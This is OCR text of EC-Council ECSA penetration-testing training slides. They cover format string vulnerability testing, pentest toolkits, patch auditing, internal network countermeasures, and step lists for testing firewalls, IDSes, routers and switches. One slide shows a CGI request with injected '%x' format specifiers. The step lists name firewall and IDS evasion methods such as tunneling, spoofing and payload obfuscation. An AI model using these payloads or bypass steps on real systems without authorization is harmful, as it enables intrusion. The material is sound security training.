


Figure 2

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

[illegible]-Council Certified Security Analyst Copyright © by **EC-Council**
All [illegible]ts Reserved. Reproduction is Strictly Prohibited.

Test for Format String Vulnerability using IDA Pro

ECSA

Format String Vulnerabilities

Format string vulnerabilities are most often exploited within:

- Web servers
- Application servers
- Web applications utilizing C/C++ based code
- CGI scripts written in C

Manipulating Input Parameters

Try to manipulate input parameters to include %x or %n type specifies

For example, a legitimate request like:

http://hostname/cgi-bin/query.cgi?name= John&code=45765

is changed into:

http://hostname/cgi-bin/query.cgi?name= john%x.%x.%x&code=45765%x.%x

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Test for Format String Vulnerability using IDA Pro (Cont'd)

ECSA

- Try to identify the presence of a format string vulnerability by checking instances of code (assembly fragments)
- When the disassembly is examined using IDA Pro:
  - The address of a format type specifier being pushed on the stack is clearly visible before a call to print is made

Command Prompt

```
int main(int argc, char **argv)
{ printf("The string entered
is\n");
printf("%s",argv[1]);
return 0;}
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA


Automating Internal Network Penetration Test Effort

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Automated Internal Network Penetration Testing Tool: Metasploit

ECSA

- The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms
- It helps pen testers to verify vulnerabilities and manage security assessments



Source: *https://www.metasploit.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Automated Internal Network Penetration Testing Tool: Kali Linux

ECSA

- Kali Linux is an advanced penetration testing and security auditing Linux distribution
- It contains more than 300 penetration testing tools




Source: *https://www.kali.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Automated Internal Network Penetration Testing Tool: Immunity CANVAS

ECSA

- CANVAS is an automated exploitation system, and a comprehensive, reliable exploit development framework for security professionals and penetration testers





Source: *http://www.immunitysec.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA


Post Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Checking Missing Security Patches and Patch Levels: Linux

ECSA

- Unlike Microsoft Windows, Linux platform doesn't provide regular patch cycle management
- Linux and UNIX users have to wait for the release of patches related to vulnerabilities identified
- Run Linux/UNIX Patch Auditing services provided by Nessus to detect missing patches in Linux/Unix systems



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Checking Missing Security Patches and Patch Levels: Windows

ECSA

- Run automated patch management tools such as MBSA to check the patch level on Windows System
- Microsoft provides regular patch cycle management strategies for Windows
- Microsoft maintains a list of all the patches in an Excel file

Date Post	Bulletin	KB	Severity	Impact	Title	Affected Product	Component	Affected Component
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 10 Version 1511 for x64-based Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 10 Version 1607 for 32-bit Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 10 Version 1607 for x64-based Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows Server 2016 for x64-based Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 8.1 for 32-bit Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 8.1 for x64-based Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows Server 2012	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows Server 2012 R2	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows RT 8.1	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 10 for 32-bit Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 10 for x64-based Systems	4014329	Adobe Flash Player
3/14/2017	MS17-023	4014329	Critical	Remote Code Execution	Security Update for Adobe Flash Player	Windows 10 Version 1511 for 32-bit Systems	4014329	Adobe Flash Player
3/14/2017	MS17-022	4010321	Important	Information Disclosure	Security Update for Microsoft XML Core Services	Windows Vista Service Pack 2	5216916	Microsoft XML Core Services 3.0
3/14/2017	MS17-022	4010321	Important	Information Disclosure	Security Update for Microsoft XML Core Services	Windows Vista x64 Edition Service Pack 2	5216916	Microsoft XML Core Services 3.0
3/14/2017	MS17-022	4010321	Important	Information Disclosure	Security Update for Microsoft XML Core Services	Windows Server 2008 for 32-bit Systems Service P	5216916	Microsoft XML Core Services 3.0
3/14/2017	MS17-022	4010321	Important	Information Disclosure	Security Update for Microsoft XML Core Services	Windows Server 2008 for Itanium-based Systems S	5216916	Microsoft XML Core Services 3.0
3/14/2017	MS17-022	4010321	Important	Information Disclosure	Security Update for Microsoft XML Core Services	Windows 7 for 32-bit Systems Service Pack 1	4012212	Microsoft XML Core Services 3.0
3/14/2017	MS17-022	4010321	Important	Information Disclosure	Security Update for Microsoft XML Core Services	Windows 7 for x64-based Systems Service Pack 1	4012212	Microsoft XML Core Services 3.0

Source: *http://www.microsoft.com*

Note: Microsoft is discontinuing support next year for Software Update Services (SUS)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cleanup: Resetting into Prevision State

ECSA

- After successful exploitation, penetration tester should reverse the target system into previous state
- It may include activities like:
  - Removing from a target system all executable, scripts, temporary files, user accounts that were installed and used during exploitation
  - Resetting system settings and configuration, if modified

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Document the Result

ECSA
EC-Council Certified Security Analyst

✓ Note down the IP Addresses, unnecessary open ports, services, unpatched systems, weak passwords, etc. found during internal penetration testing.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Internal Network Security Countermeasures and Recommendations

ECSA
EC-Council Certified Security Analyst

Internal Network Security Countermeasures and Recommendations
Scan all incoming traffic for malware before it reaches the workstation
Use minimal privileges for users and ensure that the local administrator password is not revealed to them
Make sure that all outgoing traffic is controlled through a proxy in the DMZ and is scanned for malware
Restrict direct Internet access from internal machines
Make sure that viruses, worms, Trojan horses, other malicious software, and unauthorized software are eradicated
Ensure that patches are applied to modify security and functionality problems
Implement the least essential configuration, and established standards for various types of services and computers
Ensure that the network topology is kept up-to-date after creating it
Enable sufficient logging levels
Execute vulnerability assessment tests and address identified vulnerabilities
Ensure that proper and appropriate mechanisms are maintained and implemented for user authentication and authorization
Ensure that password-controlled electronic locks are used for workstations, servers, and laptops
Use physical access controls wherever necessary
Ensure that physical access is controlled to the IT assets services and resources
Use different tools for network monitoring, filtering, and analyzing regularly, and examine the results
Ensure that unauthorized users are prohibited from accessing your wireless network, thus securing it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 07

Network Penetration Testing Methodology - Perimeter Devices



MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing security of network perimeter devices such as Firewalls, IDSes, Routers and Switches.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Steps for Firewall Penetration Testing

ECSA
EC-Council Certified Security Analyst

Step 1	Find Information about the Firewall
Step 2	Locate the Firewall by Conducting Traceroute
Step 3	Detect Open Ports and Services Allowed through Firewall using Firewalking
Step 4	Try to pass through Firewall Using Hping
Step 5	Enumerate Firewall Access Control List Using Nmap
Step 6	Scan the Firewall for Vulnerabilities
Step 7	Map Firewall Make and Version with Associated vulnerabilities
Step 8	Try to Bypass the Firewall using Fragmented Packets
Step 9	Try to Bypass Firewall by Spoofed Packets
Step 10	Try to Bypass Firewall by Spoofed Source Port

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Steps for Firewall Penetration Testing (Cont'd)

ECSA

Step 11	Try to Bypass Firewall by MAC Address Spoofing
Step 12	Try to Bypass Firewall by IP Address Spoofing
Step 13	Try to Bypass Firewall by Varying Packet Size
Step 14	Try to Bypass Firewall by Sending Bad Checksums
Step 15	Try to Bypass Firewall using Port Redirection
Step 16	Try to Bypass the Firewall using IP Address in Place of URL
Step 17	Try to Bypass the Firewall using Anonymous Website Surfing Sites
Step 18	Try to Bypass the Firewall using a Proxy Server
Step 19	Try to Bypass the Firewall using Source Routing
Step 20	Try to Bypass Firewall using HTTP Tunneling Method

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for Firewall Penetration Testing (Cont'd)

ECSA

Step 21	Try to Bypass Firewall using ICMP Tunneling Method
Step 22	Try to Bypass Firewall using ACK Tunneling Method
Step 23	Try to Bypass Firewall using SSH Tunneling Method
Step 24	Try to Bypass Firewall through MITM Attack
Step 25	Try to Bypass Firewall using Malicious Contents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Steps for IDS Penetration Testing

ECSA
EC-Council Certified Security Analyst

Step 1	Test IDS for Resource Exhaustion
Step 2	Test the IDS by Sending an ARP Flood
Step 3	Test the IDS by MAC Spoofing
Step 4	Test the IDS by IP Spoofing
Step 5	Test the IDS by Sending SYN Floods
Step 6	Test the IDS by Editing and Replaying Captured Network Traffic
Step 7	Test the IDS for a Denial-of-Service (DoS) Attack
Step 8	Try to Bypass IDS using Anonymous Website Surfing Sites and a Proxy Server
Step 9	Try to Bypass IDS using Botnet
Step 10	Test the Insertion on the IDS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for IDS Penetration Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 11	Test the IDS by Sending a Packet to the Broadcast Address
Step 12	Test the IDS by Sending Inconsistent Packets
Step 13	Test the IDS for IP Packet Fragmentation
Step 14	Test the IDS for Overlapping Fragments
Step 15	Test the IDS for Ping of Death
Step 16	Test the IDS for Unicode Evasion
Step 17	Test the IDS for Polymorphic Shellcode
Step 18	Try to Evade the IDS by Obfuscating or Encoding the Attack Payload
Step 19	Check IDS for False-Positive Generation
Step 20	Test the IDS using URL Encoding
Step 21	Test the IDS using Double Slashes

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Steps for IDS Penetration Testing (Cont'd)

ECSA

Step 22	Test IDS for TTL Evasion
Step 23	Test the IDS by Sending a Packet to Port 0
Step 24	Test IDS for UDP Checksum
Step 25	Test IDS for TCP Retransmissions
Step 26	Test the IDS by TCP Flag Manipulation
Step 27	Test IDS for Initial Sequence Number Prediction
Step 28	Test IDS for Backscatter
Step 29	Test the IDS using Covert Channels
Step 30	Test the IDS using Method Matching
Step 31	Test the IDS for Reverse Traversal
Step 32	Test for Self-Referencing Directories

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for IDS Penetration Testing (Cont'd)

ECSA

Step 33	Test for Premature Request Ending
Step 34	Test for IDS Parameter Hiding
Step 35	Test IDS for HTTP Misformatting
Step 36	Test IDS for Long URLs
Step 37	Test for Win Directory Syntax
Step 38	Test for Null Method Processing
Step 39	Test for Case Sensitivity
Step 40	Try to Bypass IDS using Compressed Media Files
Step 41	Test Session Splicing
Step 42	Try to Bypass Invalid RST Packets through the IDS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Steps for Router Penetration Testing

ECSA

Step 1	Identify the Router Hostname
Step 2	Port Scan the Router
Step 3	Identify the Router Operating System and Its Version
Step 4	Identify Protocols Running
Step 5	Testing for Package Leakage at the Router
Step 6	Test for TFTP Connections
Step 7	Try to Retrieve the Router Configuration File
Step 8	Test for Router Misconfigurations
Step 9	Try to Recover Router Passwords from Config File
Step 10	Test for VTY/TTY Connections
Step 11	Try to Gain Access to the Router

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohib ted.

Steps for Router Penetration Testing (Cont'd)

ECSA

Step 12	Test for Router Running Modes
Step 13	Privileged Mode Attacks
Step 14	Test for SNMP Capabilities
Step 15	Perform SNMP Brute-forcing
Step 16	Try to Log in using default SNMP Community String
Step 17	Test if Finger is Running on the Router
Step 18	Test for CDP Protocol Running on the Router
Step 19	Test for NTP Protocol
Step 20	Test for Access to Router Console Port
Step 21	Test for Loose and Strict Source Routing
Step 22	Test for IP Spoofing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Steps for Router Penetration Testing (Cont'd)

ECSA
EC-Council Certified Security Analyst

Step 23	Test for IP Handling Bugs
Step 24	Test ARP Attacks
Step 25	Test for Routing Protocol (RIP)
Step 26	Test for OSPF Protocol
Step 27	Test BGP Protocol
Step 28	Test for EIGRP Protocol
Step 29	Test Router Denial-of-Service Attacks
Step 30	Test Router's HTTP Capabilities
Step 31	Test for HTTP Configuration Vulnerabilities in Cisco Routers
Step 32	Test through HSRP Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps for Switch Penetration Testing

ECSA
EC-Council Certified Security Analyst

Step 1	Look for Security Misconfigurations in Cisco Switch Configuration
Step 2	Test for Address of Cache Size
Step 3	Test for Data Integrity and Error Checking
Step 4	Test for Back-to-Back Frame Capacity
Step 5	Test for Frame Loss
Step 6	Test for Latency
Step 7	Test for Throughput
Step 8	Test for Frame Error Filtering
Step 9	Test for Fully Meshed Condition
Step 10	Functional Test for Stateless QoS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Steps for Switch Penetration Testing (Cont'd)

ECSA

Step 11	Performance Test for Spanning Tree Network Convergence
Step 12	Test for OSPF Performance
Step 13	Test for VLAN Hopping
Step 14	Test for MAC Table Flooding
Step 15	Testing for ARP Attack
Step 16	Check for VTP Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Assessing Firewall Security Implementation


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing the Firewall from Both Sides

ECSA

- Examine the firewall by simultaneously testing both sides of the firewall
- From outside testing, penetration tester will try to send packets from outside of the firewall and check whether it passes through firewall against the firewall configuration
- From inside testing, penetration tester will analyze the packets that are coming through firewall and check whether the firewall allows packet to pass against the firewall configuration



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing the Firewall from Both Sides (Cont'd)

ECSA

The following are some of the activities to be performed for testing the firewall from outside:

- Identify the firewall rules by using appropriate firewall tools like firewalking
- Test whether unauthorized connections can be created to the Internal network from outside
- Check for the reaction of the firewall to fragmented and spoofed packets that can be generated using a packet generator

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing the Firewall from Both Sides (Cont'd)

ECSA
EC-Council Certified Security Analyst

The following are some of the activities to be performed for testing the firewall from inside:

1. Test (possibly using tunneled protocols) whether unauthorized connections from the internal network to the Internet can be created
